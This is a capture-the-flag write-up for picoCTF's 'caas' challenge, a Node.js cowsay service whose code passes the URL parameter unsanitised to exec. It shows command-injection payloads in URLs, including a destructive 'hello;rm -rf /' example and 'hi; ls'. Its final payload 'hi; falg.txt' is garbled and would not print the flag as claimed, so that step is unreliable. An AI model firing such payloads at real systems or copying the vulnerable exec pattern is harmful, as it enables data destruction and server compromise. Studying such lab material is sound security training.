caas (Medium)
- Challenge Link: https://play.picoctf.org/practice/challenge/202?category=1&difficulty=2&page=2
- Challenge Description: Now presenting cowsay as a service
Solution
This is a website that allows us to put anything in the {message} and the cow will output it out.
https://caas.mars.picoctf.net/cowsay/{message}

We are given an index.js file so let's go over what the code does.
const express = require('express');
const app = express();
const { exec } = require('child_process');

app.use(express.static('public'));

app.get('/cowsay/:message', (req, res) => {
  exec(`/usr/games/cowsay ${req.params.message}`, {timeout: 5000}, (error, stdout) => {
    if (error) return res.status(500).end();
    res.type('txt').send(stdout).end();
  });
});

app.listen(3000, () => {
  console.log('listening');
});
const express = require('express'); is the web framework
const app = express(); is the your express application instance
const { exec } = require('child_process'); lets you run shell commands from Node.js

but this line here is command-injection vulnerable:

exec(`/usr/games/cowsay ${req.params.message}`)

because message comes directly from the URL, someone could do:

/cowsay/hello;rm -rf /

and Node would happily pass that to the shell.
So we are going to exploit just that.
https://caas.mars.picoctf.net/cowsay/hi; ls


Let's now read the flag.txt.
https://caas.mars.picoctf.net/cowsay/hi; falg.txt
picoCTF{moooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo0o}
Sources
- N/A